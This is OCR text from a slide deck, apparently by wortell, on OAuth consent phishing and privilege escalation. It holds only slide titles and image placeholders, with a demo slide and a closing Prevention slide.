
OAuth Consent Phishing #1



wortell

Identity Attack Oauth


OAuth Consent Phishing #2



wortell

Identity Attack Oauth


OAuth Consent Phishing #3



wortell


Identity Attack Oauth

OAuth Consent Phishing #4



Identity Attack Oauth


OAuth Consent Phishing #5



wortell


Privilege Escalataion

Finding the shortest path



wortell

Demo Consent Phishing -



wortell

Identity Attack OAuth


Prevention

